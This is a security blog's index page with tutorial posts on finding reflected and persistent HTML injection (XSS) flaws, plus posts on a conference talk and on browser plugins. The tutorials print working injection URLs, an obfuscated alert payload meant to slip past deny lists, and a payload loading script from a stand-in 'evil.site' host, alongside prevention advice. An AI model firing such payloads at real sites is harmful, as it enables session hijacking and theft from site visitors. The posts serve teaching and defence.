Dangerous Errors
Podcast Posts Presentations Synthwave About
  • JavaScript: A Syntax Oddity Jun 5, 2013

    Should you find yourself sitting in a tin can, far above the world, it's reasonable to feel like there's nothing you can do. Stare out the window and remark that planet earth is blue.

    Bowie Is Ticket

    Should you find yourself writing a web app, with security out of this world, then it's reasonable to feel like there's something you forgot to do.

    Here's a web app that seems secure against HTML injection. Yet with a little creativity it's exploitable -- just tell the browser what it wants to know. Like our distant Major Tom -- the papers want to know whose shirts you wear.

    Every countdown to an HTML injection exploit begins with a probe. Here's a simple one:

    https://web.site/s/ref=page?node="autofocus/onfocus=alert(9);//&search-alias=something
    

    The site responds with a classic reflection inside an <input> field. However, it foils the attack by HTML encoding the quotation mark. After several attempts, we have to admit there's no way to escape the quoted string:

    <input type="hidden" name="url"
    value="https://web.site/s/ref=page?node=&quot;autofocus/onfocus=alert(9);//&amp;search-alias=something">
    

    Time to move on, but only from that particular payload. Diligence and attention to detail pays off. They're a common them around here.

    Prior to mutating URL parameters, the original link looked like this:

    https://web.site/s/ref=page?node=412603031&search-alias=something
    

    One behavior that stood out for this page was the reflection of several URL parameters within a JavaScript block. In the original page, the JavaScript was minified and condensed to a single line. We'll show the affected <script> block with whitespace added in order to more easily understand its semantics. Notice the appearance of the value 412603031 from the node parameter:

    (function(w,d,e,o){
      var i='DAaba0';
      if(w.uDA=w.ues&&w.uet&&w.uex){ues('wb',i,1);uet('bb',i)}
      siteJQ.available('search-js-general', function(){
        SPUtils.afterEvent('spATFEvent', function(){
          o=w.DA;
          if(!o){
            o=w.DA=[];e=d.createElement('script');
            e.src='https://web.site/a.js';
            d.getElementsByTagName('head')[0].appendChild(e)
          }
          o.push({c:904,a:'site=redacted;pt=Search;pid=412603031',w:728,h:90,d:768,f:1,g:''})
        })
      })
    })(window,document)
    

    Basically, it's an anonymous function that takes four parameters, two of which are evidently the window and document objects since those show up in the calling arguments. If you're having trouble conceptualizing the previous JavaScript, consider this reduced version:

    (function(w,d,e,o){
      var i='DAaba0';
      o=w.DA;
      if(!o){
        o=w.DA=[]
      }
      o.push({c:904,a:'site=redacted;pid=XSS'})
    })(window,document)
    

    We need to refine the payload for the XSS characters in order to execute arbitrary JavaScript.

    First we add sufficient syntax to terminate the preceding tokens like function declaration and methods. This is as straightforward as counting parentheses and such. For example, the following gets us to a point where the JavaScript engine parses correctly up to the point of the XSS payload.

    (function(w,d,e,o){
      var i='DAaba0';
      o=w.DA;
      if(!o){
        o=w.DA=[]
      }
      o.push({c:904,a:'site=redacted;pid='})
    });XSS'}) })(window,document)
    

    Notice in the previous example that we've closed the anonymous function, but there's no need to execute it. This is the difference between (function(){})() and (function(){}) -- we omitted the final () since we're trying to avoid parsing or execution errors preceding our payload.

    Next, we find a payload that's appropriate for the injection context. The reflection point is already within a JavaScript execution block. Thus, there's no need to use a payload with <script> tags, nor do we need to rely on an intrinsic event like onfocus().

    The simplest payload in this case would be alert(9). However, it appears the site might be rejecting any payload with the word "alert" in it. No problem, we'll turn to a trivial obfuscation method:

    window['a'+'lert'](9)
    

    Since we're trying to cram several concepts into this tutorial, we'll wrap the payload inside its own anonymous function. Incidentally, this kind of syntax has the potential to horribly confuse regular expressions with which a developer intended to match balanced parentheses.

    (function(){window['a'+'lert'](9)})()
    

    Recall that in the original site all of the JavaScript was condensed to a single line. This makes it easy for us to clean up the remaining tokens to ensure the browser doesn't complain about any subsequent parsing errors. Otherwise, the contents of the JavaScript block may not be executed. Therefore, we'll try throwing in an opening comment delimiter, like this:

    (function(){window['a'+'lert'](9)})()/\*
    

    Oops. The payload fails. In fact, this was where one review of the vuln stopped. The payload never got so complicated as using the obfuscated alert, but it did include the trailing comment delimiter. Since the browser never executed any pop-ups, everyone gave up and called this a false positive. Oops.

    Hackers can be as fallible as the developers that give us these nice vulns to chew on.

    Take a look at the browser's ever-informative error console. It tells us exactly what went wrong:

    SyntaxError: Multiline comment was not closed properly
    

    Everything following the payload falls on a single line. So, we really should have just used the single line comment delimiter:

    (function(){window['a'+'lert'](9)})()//
    

    And we're done!

    (For extra points, try figuring out what the syntax might need to be if the JavaScript spanned multiple lines. Hint: This all started with an anonymous function.)

    Here's the whole payload inside the URL. Make sure to encode the plus operator as %2b -- otherwise it'll be misinterpreted as a space.

    https://web.site/s/ref=page?node='})});(function(){window['a'%2b'lert'](9)})()//&search-alias=something

    And here's the result within the <script> block.

    (function(w,d,e,o){
      ...
      o.push({c:904,a:'site=redacted;pid='})
    });(function(){window['a'+'lert'](9)})()//'})})(window,document)
    

    There are a few points to review in this example, starting with hints for discovering and exploiting HTML injection:

    • Inspect the entire page for areas where a URL parameter name or value is reflected. Don't stop at the first instance.
    • Use a payload appropriate for the reflection context. In this case, we could use JavaScript because the reflection appeared within a <script> element.
    • Write clean payloads. Terminate preceding tokens, comment out (or correctly open) subsequent tokens. Pay attention to messages reported in the browser's error console.
    • Don't be foiled by sites that put alert or other strings on a deny list. Effective attacks don't even need to use an alert() function. Know simple obfuscation techniques to bypass deny lists. (Obfuscation really just means an awareness of JavaScript's objects, methods, and semantics plus creativity.)
    • Use the JavaScript that's already present. Most sites already have a library like jQuery loaded. Take advantage of $() to create new and exciting elements within the page.

    And here are a few hints for preventing this kind of flaw:

    • Use an encoding mechanism appropriate to the context where data from the client will be displayed. The site correctly used HTML encoding for " characters within the value attribute of an <input> tag, but forgot about dealing with the same value when it was inserted into a JavaScript context.
    • Use string concatenation at your peril. Create helper functions that are harder to misuse.
    • When you find one instance of a programming mistake, search the entire code base for other instances -- it's quicker than waiting for another exploit to appear.
    • Accept that a deny list with alert won't provide any benefit. Have an idea of how diverse HTML injection payloads can be.

    There's nothing really odd about JavaScript syntax. It's a flexible language with several ways of concatenating strings, casting types, and executing methods. We know developers can build sophisticated libraries with JavaScript. We know hackers can build sophisticated exploits with it.

    We know Major Tom's a junkie, strung out in Heaven's high, hitting an all-time low. Have fun finding and fixing HTML injection vulns -- I'm happy to do so. Hope you're happy, too.


  • RVAsec 2013: JavaScript Security & HTML5 May 31, 2013

    Here are the slides for my presentation at this year's RVAsec, JavaScript Security & HTML5. Thanks to all who attended!

    RVAsec, held in Richmond, VA, is a relatively new conference. But one complete with hardware badges, capture the flag, and pizza and donuts for breakfast. So, yeah, mark your calendar for next year; it's a worthwhile trip.

    This was an iteration on the web security topics I've been focused on for the last several months, so you'll notice many familiar concepts from previous presentations. (And some more emphasis on privacy, which shouldn't be forgotten on the modern web.) A great thing about being able to talk on these subjects is that it gives me a chance to improve the content based on feedback and questions, and adjust the flow to keep it engaging. Now I'm at the point where I have enough material to take off on new tangents and build new content -- it'll be a busy summer.

  • The Wrong Location for a Locale Mar 28, 2013
    Namárië

    Sites that wish to appeal to a global audience use internationalization and localization techniques that substitute text and presentation styles based on a user's language preferences. A user in Canada might choose English or French, a user in Lothlórien might choose Quenya or Sindarin, and member of the Oxford University Dramatic Society might choose to study Hamlet in the original Klingon.

    Unicode and character encoding like UTF-8 were designed so apps could easily represent the written symbols for these languages.

    A site's written language conveys meaning to its visitors. A site's programming language gives headaches to its developers. Misguided devs like to explain why their favored language is superior. Those same devs often prefer not to explain how they end up creating HTML injection vulns with their superior language.

    Several previous posts here have shown how HTML injection attacks are reflected from a URL parameter into a web page, or even how the URL fragment -- which doesn't make a round trip to the app -- isn't exactly harmless. Sometimes the attack persists after the initial injection has been delivered, with the payload having been stored somewhere for later retrieval, such as being associated with a user's session.

    Sometimes the attack persists in the cookie itself.

    Here's a site that tracks a locale parameter in the URL, right where we like to test for vulns like XSS.

    https://web.site/page.do?locale=en_US

    There's a bunch of payloads we could start with, but the most obvious one is our faithful alert() message, as follows:

    https://web.site/page.do?locale=en_US%22%3E%3Cscript%3Ealert%289%29%3C/script%3E

    Sadly, no reflection. Almost. There's a form on this page that has a hidden _locale field whose value contains the same string as the default URL parameter:

    <input type="hidden" name="_locale" value="en_US">
    

    Sometimes developers like to use regexes or string comparisons to catch dangerous text like <script> or alert. Maybe the site has a filter that caught our payload, silently rejected it, and reverted the value to the default en_US. How impolite and inhibiting to our attacks.

    Maybe we can be smarter than a filter. After a couple of variations we come upon a new behavior that demonstrates a step forward for reflection. Throw a CRLF or two into the payload.

    https://web.site/page.do?locale=en_US%22%3E%0A%0D%3Cscript%3Ealert(9)%3C/script%3E%0A%0D

    The catch is that some key characters in the attack have been rendered as their HTML encoded version. But we also discover that the reflection takes place in more than just the hidden form field. First, there's an attribute for the <body>:

    <body id="ex-lang-en" class="ex-tier-ABC ex-cntry-US&# 034;&gt;
    
    &lt;script&gt;alert(9)&lt;/script&gt;
    
    ">
    

    And the title attribute of a <span>:

    <span class="ex-language-select-indicator ex-flag-US" title="US&# 034;&gt;
    
    &lt;script&gt;alert(9)&lt;/script&gt;
    
    "></span>
    

    And further down the page, as expected, in a form field. However, each reflection point killed the angle brackets and quote characters that we were relying on for a successful attack.

    <input type="hidden" name="_locale" value="en_US&quot;&gt;
    
    &lt;script&gt;alert(9)&lt;/script&gt;
    
    " id="currentLocale" />
    

    We've only been paying attention to the immediate HTTP response to our attack's request. The possibility of a persistent HTML injection vuln means we should poke around a few other pages.

    With a little patience, we find a "Contact Us" page that has some suspicious text. Take a look at the opening <html> tag in the following example. We seem to have messed up an xml:lang attribute so much that the payload appears twice:

    <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
    "https://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
    <html xmlns="https://www.w3.org/1999/xhtml" lang="en-US">
    
    <script>alert(9)</script>
    
    " xml:lang="en-US">
    
    <script>alert(9)</script>
    
    "> <head>
    

    Plus, something we hadn't seen before on this site -- a reflection inside a JavaScript variable near the bottom of the <body> element.

    (HTML authors seem to like SHOUTING their comments. Maybe we should encourage them to comment pages with things like // STOP ENABLING HTML INJECTION WITH STRING CONCATENATION. I'm sure that would work.)

    <!-- Include the Reference Page Tag script -->
    <!--//BEGIN REFERENCE PAGE TAG SCRIPT-->
    <script> var v = {}; v["v_locale"] = 'en_US"&gt;
    
    &lt;script&gt;alert(9)&lt;/script&gt;
    
    '; </script>
    

    Since a reflection point inside a <script> tag is clearly a context for JavaScript execution, we could try altering the payload to break out of the string variable:

    https://web.site/page.do?locale=en_US">%0A%0D';alert(9)//

    Too bad the apostrophe character (') remains encoded:

    <script> var v = {}; v["v_locale"] = 'en_US&# 034;&gt;
    
    &# 039;;alert(9)//'; </script>
    

    That countermeasure shouldn't stop us. This site's developers took the time to write some insecure code. The least we can do is spend the time to exploit it. Our browser didn't execute the naked <script> block before the <head> element. What if we loaded some JavaScript from a remote resource?

    https://web.site/page.do?locale=en_US%22%3E%0A%0D%3Cscript%20
      src=%22https://evil.site/%22%3E%3C/script%3E%0A%0D
    

    As expected, the page.do's response contains the HTML encoded version of the payload. We lose quotes, but some of them are actually superfluous for this payload.

    <body id="lang-en" class="tier-level-one cntry-US&# 034;&gt;
    
    &lt;script src=&# 034;https://evil.site/&# 034;&gt;&lt;/script&gt;
    
    ">
    

    Now, if we navigate to the "Contact Us" page we're greeted with an alert() from the JavaScript served by evil.site.

    <html xmlns="https://www.w3.org/1999/xhtml" lang="en-US">
    
    <script src="https://evil.site/"></script>
    
    " xml:lang="en-US">
    
    <script src="https://evil.site/"></script>
    
    "> <head>
    

    Yé! utúvienyes!

    I have found it! But what was the underlying mechanism? The GET request to the contact page didn't contain the payload. It's just:

    https://web.site/contactUs.do

    Thus, the site must have persisted the payload somewhere. Check out the cookies that accompanied the request to the contact page:

    Cookie: v1st=601F242A7B5ED42A; JSESSIONID=CF44DA19A31EA7F39E14BB27D4D9772F;
      sessionLocale="en_US\\"> <script src=\\"https://evil.site/\\"></script> ";
      exScreenRes=done
    

    Sometime between the request to page.do and the contact page the site decided to place the locale parameter from page.do into a cookie. Then, the site took the cookie's value from request to the contact page, wrote it into the HTML (on the server side, not via client-side JavaScript), and let the user specify a custom locale.

  • Insistently Marketing Persistent XSS Mar 21, 2013
    Fire

    The last few HTML injection articles here demonstrated the ephemeral variant of the attack, where the exploit appears within the immediate response to the request that contained the XSS payload. The exploit disappears once the victim browses away from the affected page. The page remains vulnerable, but the attack must be delivered anew for every subsequent visit.

    A persistent HTML injection is usually more insidious. The site still reflects the payload, but not necessarily in the immediate response to the request that delivered it. This decoupling of the point of injection from the point of reflection is much like D&D's delayed blast fireball -- you know something bad is coming, you just don't know when.

    In the persistent case, you have to find the payload in some other area of the app as well as have a means of mapping it back to the injection point. The usual trick is to use a unique identifier for each injection point. This way you know that when you see a page generate a console message with 8675309, it means you can look up the page and parameter where you originally submitted a payload that included console.log(8675309).

    Typically the payload need only be delivered once because the app persists (stores) it such that any subsequent visit to the reflecting page re-delivers the exploit. This is dangerous when the page has a one-to-many relationship where an attacker infects a page that many users visit.

    Persistence comes in many guises and durations. Here's one that associates the persistence with a cookie.

    This paricula app chose to track users for marketing and advertising purposes. There's little reason to love user tracking (unless 95% of your revenue comes from it), but you might like it a little more if you could use it for HTML injection.

    The hack starts off like any other reflected XSS test. Another day, another alert:

    https://web.site/page.aspx?om=alert(9)

    But the response contains nothing interesting. It didn't reflect any piece of the payload, not even in an HTML encoded or stripped version. And -- spoiler alert -- not in the following script block:

    //<![CDATA[<!--/\* [ads in the cloud] Variables */
    s.prop4="quote";
    s.events="event2";
    s.pageName="quote1";
    if(s.products) s.products = s.products.replace(/,$/,'');
    if(s.events) s.events = s.events.replace(/^,/,'');
    /****** DO NOT ALTER ANYTHING BELOW THIS LINE ! ******/
    var s_code=s.t();
    if(s_code)document.write(s_code);
    //-->//]]>
    

    But we're not at the point of nothing ventured, nothing gained. We're at the point of nothing reflected, something might still be flawed.

    So we poke around at more links. We visit them as any user might without injecting any new payloads, working under the assumption that the payload could have found a persistent lair to curl up in and wait for an unsuspecting victim.

    Sure enough we find a reflection in an (apparently) unrelated link. Note that the payload has already been delivered. This request bears no payload:

    https://web.site/wacky/archives/2012/cute_animal.aspx

    Yet in the response we find the alert() nested inside a JavaScript variable where, sadly, it remains innocuous and unexploited. For reasons we don't care about, a comment warns us not to ALTER ANYTHING BELOW THIS LINE!

    No need to shout -- we'll alter things above the line.

    //<![CDATA[<!--/* [ads in the cloud] Variables */ s.prop17="alert(9)";
    s.pageName="ar_2012_cute_animal";
    if(s.products) s.products = s.products.replace(/,$/,'');
    if(s.events) s.events = s.events.replace(/^,/,'');
    /****** DO NOT ALTER ANYTHING BELOW THIS LINE ! ******/
    var s_code=s.t();
    if(s_code)document.write(s_code);
    //-->//]]>
    

    There are plenty of fun ways to inject into JavaScript string concatenation. We'll stick with the most obvious plus (+) operator. To do this we need to return to the original injection point and alter the payload. (Remember, don't touch ANYTHING BELOW THIS LINE!).

    https://web.site/page.aspx?om="%2balert(9)%2b"

    We head back to the cute_animal.aspx page to see how the payload fared. Before we can click to Show Page Source we're greeted with that happy hacker greeting, the friendly alert() window.

    //<![CDATA[<!--/* [ads in the cloud] Variables */ s.prop17=""+alert(9)+"";
    s.pageName="ar_2012_cute_animal";
    if(s.products) s.products = s.products.replace(/,$/,'');
    if(s.events) s.events = s.events.replace(/^,/,'');
    /****** DO NOT ALTER ANYTHING BELOW THIS LINE ! ******/
    var s_code=s.t();
    if(s_code)document.write(s_code);
    //-->//]]>
    

    After experimenting with a few variations on the request to the reflection point (the cute_animal.aspx page) we narrow the persistent carrier down to a cookie value. The cookie is a long string of hexadecimal digits whose length and content remain stable between requests. This is a good hint that it's some sort of UUID that points to a record in a data store where value for om variable comes from. Delete the cookie and the alert no longer appears.

    The cause appears to be string concatenation where the s.prop17 variable is assigned a value associated with the cookie. It's a common, basic, insecure design pattern.

    So, we have a persistent HTML injection tied to a user-tracking cookie. A mitigating factor in this vuln's risk is that the impact is limited to individual visitors. It'd be nice if we could recommend getting rid of user tracking as the security solution, but the real issue is applying good software engineering practices when inserting client-side data into HTML.

    We're not done with user tracking yet. There's this concept called privacy...

    But that's a story for another day.

  • Plugins Stand Out Mar 14, 2013

    A minor theme in my recent B-Sides SF presentation was the stagnancy of innovation since HTML4 was finalized in December 1999. New programming patterns have emerged since then, only to be hobbled by the outmoded spec. To help recall that era I scoured archive.org for ancient curiosities of the last millennium -- like Geocities' announcement of 2MB (!?) of free hosting space.


    One appsec item I came across was this Netscape advisory regarding a Java bytecode vulnerability -- in March 1996.

    March 1996 Java Bytecode Vulnerability

    Almost twenty years later Java still plagues browsers with continuous critical patches released month after month after month, including the original date of this post -- March 2013.

    Java's motto

    Write once, run anywhere.

    Java plugins

    Write none, uninstall everywhere.

    The primary complaint against browser plugins is not their legacy of security problems, although it's an exhausting list. Nor is Java the only plugin to pick on. Flash has its own history of releasing nothing but critical updates. The greater issue is that even a secure plugin lives outside the browser's Same Origin Policy (SOP).

    When plugins exist outside the expected security and privacy controls of SOP and the DOM, they weaken the browsing experience. Plugins aren't completely independent of these controls, their instantiation and usage with regard to the DOM still falls under the purview of SOP. However, the ways that plugins extend a browser's network and file access are rife with security and privacy pitfalls.

    For one example, Flash's Local Storage Object was easily abused as an "evercookie" because it was unaffected by clearing browser cookies and whether browsers were configured to accept cookies or not. Even the lauded HTML5 Local Storage API could be abused in a similar manner. It's for reasons like these that we should be as diligent about demanding privacy fixes as much as we demand security fixes.

    Unlike Flash, the HTML5 Local Storage API is an open standard created by groups who review and balance the usability, security, and privacy implications of features intended to improve the browsing experience.

    Creating a feature like Local Storage and aligning it with similar security controls for cookies and SOP makes them a superior implementation in terms of preserving users' expectations about browser behavior. Instead of one vendor providing a means to extend a browser, browser vendors (the number of which is admittedly dwindling) are competing to implement a uniform standard.

    Sure, HTML5 brings new risks and preserves old vuln in new and interesting ways, but a large responsibility for those weaknesses lies with developers who would misuse an HTML5 feature in the same way they might have misused AJAX in the past.

    Maybe we'll start finding poorly protected passwords in Local Storage objects, or more sophisticated XSS exploits using Web Workers or WebSockets to exfiltrate data from a compromised browser. Security ignorance takes a long time to fix. Even experienced developers are challenged by maintaining the security of complex apps.

    HTML5 promises to make plugins largely obsolete. We'll have markup to handle video, drawing, sound, more events, and more features to create engaging games and apps. Browsers will compete on the implementation and security of these features rather than be crippled by the presence of plugins out of their control.

    Please

    Getting rid of plugins makes our browsers more secure, but adopting HTML5 doesn't imply browsers and web sites become secure. There are still vulns that we can't fix by simple application design choices like including X-Frame-Options or adopting Content Security Policy headers.

    Would you click on an unknown link -- better yet, scan an inscrutable QR code -- with your current browser? Would you still do it with multiple tabs open to your email, bank, and social networking accounts?

    You should be able to do so without hesitation. The goal of appsec, browser developers, and app owners should be secure environments that isolate vulns and minimize their impact.

    It doesn't matter if "the network is the computer" or an application lives in the cloud or it's something as a service. It's your browser that's the door to web apps and, when it's not secure, an open window to your data. Getting rid of plugins is a step towards better security.

1 ... 15 16 17 18 19 ... 26

Dangerous Errors

  • zombie
  • mutantzombie
  • mutantzombie.bsky.app
  • SecurityWeekly

Cybersecurity and more | © Mike Shema